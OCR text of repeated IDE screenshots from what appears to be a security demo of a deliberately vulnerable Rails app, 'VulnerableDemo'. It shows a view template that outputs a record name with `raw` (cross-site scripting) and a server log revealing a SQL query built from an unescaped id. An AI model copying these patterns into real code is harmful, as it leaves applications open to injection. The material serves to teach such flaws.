

Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
<%
<img src="<%= url %>" class="img-responsive" alt="<%= @cow.name %>">

<h2><%= raw @cow.name %></h2>
<%= @cow.description %>

Url :
<%= @cow.url_big %>

Location :
<%= @cow.location %>

Birthday :
<%= @cow.birthday %>
div.row
div.col-md-6.content
div.caption
h2
Ruby injection
Run
Development: VulnerableDemo
Console
Server development log
Started GET "/characters/header.jpg" for 89.3.76.191 at 2017-11-28 20:16:49 +0100
Processing by CowsController#show as JPEG
Parameters: {"id"=>"header"}
Cow Load (0.2ms) SELECT * FROM cows WHERE id=header
Completed 500 Internal Server Error in 1ms (ActiveRecord: 0.2ms)
ActiveRecord::StatementInvalid (SQLite3::SQLException: no such column: header: SELECT * FROM cows WHERE id=header):
app/controllers/cows_controller.rb:79:in `set_cow'
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/_source.erb (3.6ms)
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/_trace.html.erb (2.1ms)
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/_request_and_response.html.erb
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/diagnostics.html.erb within re



Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
<%= url %>" class="img-responsive" alt="<%= @cow.name %>">

<h2><%= @cow.name %></h2>
<%= @cow.description %>

Url :
<%= @cow.url_big %>

Location :
<%= @cow.location %>

Birthday :
<%= @cow.birthday %>
div.row
div.col-md-6.content
div.caption
h2
Ruby injection
Run
Development: VulnerableDemo
Console
Server development log
Started GET "/characters/header.jpg" for 89.3.76.191 at 2017-11-28 20:16:49 +0100
Processing by CowsController#show as JPEG
Parameters: {"id"=>"header"}
Cow Load (0.2ms) SELECT * FROM cows WHERE id=header
Completed 500 Internal Server Error in 1ms (ActiveRecord: 0.2ms)
ActiveRecord::StatementInvalid (SQLite3::SQLException: no such column: header: SELECT * FROM cows WHERE id=header):
app/controllers/cows_controller.rb:79:in `set_cow'
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/_source.erb (3.6ms)
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/_trace.html.erb (2.1ms)
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/_request_and_response.html.erb
Rendered /Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/actionpack-4.2.10/lib/action_dispatch/middleware/templates/rescues/diagnostics.html.erb within re


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
<%>
<img src="<%= url %>" class="img-responsive" alt="<%= @cow.name %>">

<h2><%= @cow.name %></h2>
<%= @cow.description %>

Url :
<%= @cow.url_big %>

Location :
<%= @cow.location %>

Birthday :
<%= @cow.birthday %>
div.row
div.col-md-6.content
div.caption
h2
Ruby injection
Run
Development: VulnerableDemo
Console
Server development log
/Users/dgoodman/.rbenv/versions/2.4.2/bin/ruby -e $stdout.sync=true;$stderr.sync=true;load($0=ARGV.shift) /Users/dgoodman/Documents/VulnerableDemo/bin/rails server -b 0.0.
=> Booting WEBrick
=> Rails 4.2.10 application starting in development on http://0.0.0.0:3000
=> Run `rails server -h` for more startup options
=> Ctrl-C to shutdown server
[2017-11-28 20:17:40] INFO WEBrick 1.3.1
[2017-11-28 20:17:40] INFO ruby 2.4.2 (2017-09-14) [x86_64-darwin17]
[2017-11-28 20:17:40] INFO WEBrick::HTTPServer#start: pid=18810 port=3000

Star Wars characters

https://sqreen.ngrok.io

STAR WARS About Services Contact Login

Leia

★★☆☆☆

Princess Leia Organa was one of the Rebel Alliance's greatest leaders, fearless on the battlefield and dedicated to ending the tyranny of the Empire.

2017-11-27

Details Vote

Palpatine

★★★☆☆

Scheming, powerful, and evil to the core, Darth Sidious restored the Sith and destroyed the Jedi Order. Living a double life, Sidious was in fact Palpatine, a Naboo Senator and phantom menace.

2017-11-27

Details Vote

Han Solo

★☆☆☆☆

Smuggler. Scoundrel. Hero. Han Solo, captain of the Millennium Falcon, was one of the great leaders of the Rebel Alliance.

2017-11-27

Details Vote

Jar Jar Binks

★★★★★

SA clumsy, well-meaning Gungan outcast on Naboo, Jar Jar Binks struggled to prove his worth throughout his life.

